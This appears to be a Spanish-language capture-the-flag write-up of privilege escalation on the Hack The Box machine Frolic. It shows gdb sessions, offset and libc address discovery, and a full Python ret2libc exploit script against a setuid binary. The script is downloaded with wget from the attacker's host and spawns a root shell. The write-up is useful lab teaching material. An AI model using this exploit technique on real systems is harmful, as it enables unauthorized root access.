-rwsr-xr-x 1 root root 7480 Sep 25 2018 rop
www-data@frolic:/home/ayush/.binary$ file rop
rop: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.
0d138c662b77627b65efbbc9f797394, not stripped
www-data@frolic:/home/ayush/.binary$
[0] 0:bash- 1:nc*

```

ejecutamos el programa y parece que recibe caracteres o mensajes

```

-rwsr-xr-x 1 root root 7480 Sep 25 2018 rop
www-data@frolic:/home/ayush/.binary$ file rop
rop: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked
0d138c662b77627b65efbbc9f797394, not stripped
www-data@frolic:/home/ayush/.binary$ ./rop
[*] Usage: program <message>
www-data@frolic:/home/ayush/.binary$ ./rop holamundo
[+] Message sent: holamundo
www-data@frolic:/home/ayush/.binary$
[0] 0:bash- 1:nc*

```

Escalada de privilegios Bof 32 bits Linux

Validamos si el binario es susceptible buffer over flow
python3 print("AAA"*800)


```

(kali@kali)-[~/machineshtb/Frolic]
$ nc -l -p 4646 > rop

(kali@kali)-[~/machineshtb/Frolic]
$ ls
archivo.zip creds.txt hash.txt index.php playsmshell.py rop

(kali@kali)-[~/machineshtb/Frolic]
$

```

Para debugear utilizamos gdb y gef antes de ejecutar con gdb damos permisos de ejecución
<https://github.com/hugsy/gef>

```

(kali@kali)-[~/machineshtb/Frolic]
$ wget -O ~/.gdbinit-gef.py -q https://gef.blah.cat/py

(kali@kali)-[~/machineshtb/Frolic]
$ echo source ~/.gdbinit-gef.py >> ~/.gdbinit

(kali@kali)-[~/machineshtb/Frolic]
$ gdb -q
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 16.2 in 0.00ms using Python engine 3.13
gef>

```

chmod +x
gdb ./rop -q
validamos tambien protecciones con checksec

```

(kali@kali)-[~/machineshtb/Frolic]
$ gdb ./rop -q
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 16.2 in 0.00ms using Python engine 3.13
Reading symbols from ./rop...
(No debugging symbols found in ./rop)
gef> checksec rop
[+] checksec for '/home/kali/machineshtb/Frolic/rop'
Canary : x
NX : ✓
PIE : x
Fortify : x
RelRO : Partial
gef>

```

Bof protecciones NX

Como cuenta con protecciones NX podemos utilizar la herramienta Ret2libc. Buscamos el offset dañando el

r

```
$eax : 0x900
$ebx : 0xffffc400 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$ecx : 0x0
$edx : 0x0
$esp : 0xffffc3d0 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$ebp : 0x41414141 ("AAAA?")
$esi : 0x08048540 → <_libc_csu_init+0000> push ebp
$edi : 0xf7ffcb60 → 0x00000000
$eip : 0x41414141 ("AAAA?")

$eflags: [zero carry parity adjust sign trap interrupt direction overflow resume virtualx86 identi
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
Starting program: /home/kali/machines/htb/

0xffffc3d0|+0x0000: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xffffc3d4|+0x0004: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xffffc3d8|+0x0008: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
```

pattern create


```

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x41414141
pattern

[#0] Id 1, Name: "rop", stopped 0x41414141 in ?? (), reason: SIGSEGV

gef> pattern create
[+] Generating a pattern of 1024 bytes (n=4)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaaoaaapaaaqaaaraaasaaataaaaua
braabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaacclaacm
adjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaeabaecaedaee
aafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaafllaafmaafnaafoaafpaafqaafraafsaafaaftaafuaa
raagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahma
ijaaikaailaaimaainaioaaipaaiqaairaaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajcaajdaaje
akbaakcaakdaakeakfaak
[+] Saved as '$_gef0'
gef>
[0] 0:python3- 1:nc 2:gdb*

```

se lo pasamos al ahora al binario

```

ijaaikaailaaimaainaioaaipaaiqaairaaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajcaajda
akbaakcaakdaakeakfaak
[+] Saved as '$_gef0'
gef> r aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaaoaaapaaaqaaaraa
bpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacja
adhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaeb
aaeyaaezaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaafllaafmaafnaafoaafpaafqaafraaf
paagqaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaa
ihaaiaaijaikaailaaimaainaioaaipaaiqaairaaaisaaitaaiuaaivaaiwaaixaaiyaaizaajba
ajyaaajzaakbaakdaakeakfaak
Starting program: /home/kali/machineshtb/Frolic/rop aaaabaaacaaadaaaeaaafaaagaa
beaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxa
acvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadp
aenaaeoaaepaaeqaeraaesaaetaaeuaaevaewaexaaeyaaezaafbaafcaafdaafeaaffaafgaaf
eaagfaaggaaghaagiaagjaagkaaglaagmaagnaagoagpaagqaagraagsaagtaaguaagvaagwaagxa
hvaahwaahxaahyaahzaaibaaicaaidaaieaaifaagaaiahaaiaaijaikaailaaimaainaioaaipa
ajnaajoaajpaajqaajraajsaajtaajuaajvaajwaajxaajyaaajzaakbaakdaakeakfaak
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[+] Message sent: aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaaoaaap
aabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaac
aadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxa
evaaewaexaaeyaaezaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaafllaafmaafnaafoaafpa
agnaagoagpaagqaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaaheaahfaahgaah
aafaaigaaiahaaiaaijaikaailaaimaainaioaaipaaiqaairaaaisaaitaaiuaaivaaiwaaixaai
vaajwaajxaajyaaajzaakba
Program received signal SIGSEGV, Segmentation fault.
0x6161616e in ?? ()
[0] 0:python3- 1:nc 2:

```

```

$eax : 0x400
$ebx : 0xffffc960 → "baabcaahdaabeaafbaabgaabhaahiaahiaabkaabl aabmaabna[...]"
$ecx : 0x0
$edx : 0x0
$esi : 0xffffc930 → "oaaapaaaqaaaraasaaataaaauaaavaawaaaxaaayaazaabba[...]"
$ebx : 0x6161616d ("maa"? )
$esi : 0x08048540 → <__libc_csu_init+0000> push ebp
$edx : 0xf7ffcb60 → 0x00000000
$eip : 0x6161616e ("naaa"? )
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identi
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

0xffffc930|+0x0000: "oaaapaaaqaaaraasaaataaaauaaavaawaaaxaaayaazaabba[...]" ← $esp
0xffffc934|+0x0004: "paaapaaaqaaaraasaaataaaauaaavaawaaaxaaayaazaabbaabca[...]"
0xffffc938|+0x0008: "qaaapaaaqaaaraasaaataaaauaaavaawaaaxaaayaazaabbaabcaabda[...]"
0xffffc93c|+0x000c: "raaapaaaqaaaraasaaataaaauaaavaawaaaxaaayaazaabbaabcaabdaabea[...]"

```

ahora vamos a calcular el offset seteando el valor de eip
pattern offset \$eip

```

[0] ID 1, Name: Top, stopped 0x0101010e in ?? (), Reason: SIGSEGV Calcula
gef> pattern offset $eip
[+] Searching for '6e616161'/'6161616e' with period=4
[+] Found at offset 52 (little-endian search) likely
gef> 
[0] 0:python3- 1:nc 2:gdb*

```

Ahora para usar ret2libc debemos hacer una llamada a la dirección de system, exit y de /bin/sh este último para ejecutar comandos como root por el suid del binario. Para sacar estas direcciones se utiliza el comando ldd, pero antes debemos validar si el binario cuenta con protecciones ASLR o randomización de memoria, esto cambia el valor de las direcciones, con un ciclo for y awk validamos.

ldd rop |grep libc

```

Try 'ldd --help' for more information.
www-data@frolic:/home/ayush/.binary$ ldd rop |grep libc
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
www-data@frolic:/home/ayush/.binary$ 

```

for i in \$(seq 1 10); do ldd rop | grep libc | awk 'NF{print \$NF}' | tr -d '{}';done

```

Try 'ldd --help' for more information.
www-data@frolic:/home/ayush/.binary$ ldd rop |grep libc
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
www-data@frolic:/home/ayush/.binary$ for i in $(seq 1 10); do ldd rop | grep libc | awk 'NF{print $NF}' | tr -d '{}';done
(0xb7e19000)
(0xb7e19000)
(0xb7e19000)
(0xb7e19000)
(0xb7e19000)
(0xb7e19000)
(0xb7e19000)
(0xb7e19000)
(0xb7e19000)
(0xb7e19000)
www-data@frolic:/home/ayush/.binary$ 

```

como no cambian no cuenta con estas protecciones lo cual hace que no sea necesario realizar un ataque de fuerza bruta sobre estas.

Script bof

creamos un script en Python para lograr ejecutar comandos como root abusando del bof que tiene el binario, reutilizo uno de la máquina Node.

```
(kali㉿kali)-[~/machineshtb/Frolic]
$ cp /home/kali/machineshtb/Node/exploitbof.py .

(kali㉿kali)-[~/machineshtb/Frolic]
$ ls
archivo.zip  creds.txt  exploitbof.py  hash.txt  index.php  playsmshell.py  rop

(kali㉿kali)-[~/machineshtb/Frolic]
$ 
[0] 0:python3 1:nc 2:gdb 3:bash* 4:bash-
```

Debemos setear las variables de offset, libcdir, systemoff,exitoff y shoff que indican direccion de libc, dirección de system, dirección de exit y dirección de /bin/sh para sacar esto utilizamos readelf offset

```
gef> pattern offset $eip
[+] Searching for '6e616161'/'6161616e' with period=4
[+] Found at offset 52 (little-endian search) likely
gef> 
[0] 0:python3 1:nc 2:gdb* 3:gedit- 4:bash
```

Para sacar la dirección de libc se utiliza el comando ldd
libcdir=0xb7e19000
ldd rop |grep libc

```
kali@kali: ~/machineshtb
www-data@frolic:/home/ayush/.binary$ ldd rop |grep libc
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
www-data@frolic:/home/ayush/.binary$ readelf -s /lib/i386-linux-gnu
```

systemoff=0x0003ada0

readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -E "system@@| exit@@"

```
kali@kali: ~/machineshtb
www-data@frolic:/home/ayush/.binary$ ldd rop |grep libc
    libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
www-data@frolic:/home/ayush/.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -E "system@@| exit@@"
```

141:	0002e9d0	31	FUNC	GLOBAL	DEFAULT	13	exit@@GLIBC_2.0
627:	0003ada0	55	FUNC	GLOBAL	DEFAULT	13	__libc_system@@GLIBC_PRIVATE
1457:	0003ada0	55	FUNC	WEAK	DEFAULT	13	system@@GLIBC_2.0

```
www-data@frolic:/home/ayush/.binary$
```

exitoff=0x0002e9d0

readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -E "system@@| exit@@"

```
kali@kali: ~/machineshtb
www-data@frolic:/home/ayush/.binary$ ldd rop |grep libc
    libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
www-data@frolic:/home/ayush/.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -E "system@@| exit@@"
```

141:	0002e9d0	31	FUNC	GLOBAL	DEFAULT	13	exit@@GLIBC_2.0
627:	0003ada0	55	FUNC	GLOBAL	DEFAULT	13	__libc_system@@GLIBC_PRIVATE
1457:	0003ada0	55	FUNC	WEAK	DEFAULT	13	system@@GLIBC_2.0

```
www-data@frolic:/home/ayush/.binary$
```

para shell se utiliza strings , como tiene menos caracteres que los demás se añade dos 0 a la izquierda

shoff=0x0015ba0b

strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"

```
www-data@frolic:/home/ayush/.binary$ ldd rop |grep libc
    libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
www-data@frolic:/home/ayush/.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -E "system@@| exit@@"
```

141:	0002e9d0	31	FUNC	GLOBAL	DEFAULT	13	exit@@GLIBC_2.0
627:	0003ada0	55	FUNC	GLOBAL	DEFAULT	13	__libc_system@@GLIBC_PRIVATE
1457:	0003ada0	55	FUNC	WEAK	DEFAULT	13	system@@GLIBC_2.0

```
www-data@frolic:/home/ayush/.binary$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
```

15ba0b	/bin/sh
--------	---------

```
www-data@frolic:/home/ayush/.binary$
```

Guardamos como un script de Python transferimos a víctima y ejecutamos el binario mandándole este script.


```
exploitbof.py
~/machineshtb/Frolic

1 from struct import pack
2 # se obtiene del valor de pattern offset $eip
3 offset = 52
4 salto = "A"*offset
5 # seteamos la direccion del libc en el equipo victima
6 #tdd rop |grep libc
7 libcdir=0xb7e19000
8
9 #ret2libc acceso
10
11 #readelf directions libc
12 #readelf -s /lib/i386-linux-gnu/libc.so.6 | grep -E "system@@| exit@@|
13 systemoff=0x0003ada0
14 exitoff=0x0002e9d0
15 #strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
16 #add cero si tiene menos caracteres
17 shoff=0x0015ba0b
18
19
20 systemon= pack("<I",libcdir + systemoff)
21 exiton=pack("<I",libcdir + exitoff)
22 shon=pack("<I",libcdir + shoff)
23
24 carga= salto + systemon + exiton + shon
25 print (carga)
```

cd /tmp

wget http://10.10.14.4/exploitbof.py

```
www-data@frolic:~/home/ayush/.binary$ cd /tmp
www-data@frolic:/tmp$ wget http://10.10.14.4/exploitbof.py
--2025-04-02 08:39:49-- http://10.10.14.4/exploitbof.py
Connecting to 10.10.14.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 636 [text/x-python]
Saving to: 'exploitbof.py'

exploitbof.py                               100%[=====]

2025-04-02 08:39:49 (111 MB/s) - 'exploitbof.py' saved [636/636]

www-data@frolic:/tmp$ 
[0] 0:python3 1:nc* 2:gdb 3:bash- 4:bash
```

chmod +x /tmp/exploitbof.py

ejecutamos

`./rop $(python /tmp/exploitbof.py)`

```
www-data@frolic:/tmp$ cd /home/ayush/.binary/  
www-data@frolic:/home/ayush/.binary$ ./rop $(python /tmp/exploitbof.py)  
# whoami  
root  
#   
[0] 0:bash 1:nc* 2:gdb 3:bash- 4:nc
```

Conclusión: Máquina para nada fácil es más hard tirando a media basada en la fuerte enumeración, lectura de código fuente, lenguajes de programación esotéricos como Ook! y Brainfuck, RCE en PlaySMS 1.4 CVE-2017-9101 y la cereza en el pastel de mierda el buffer over flow de 32 bits con protecciones NX.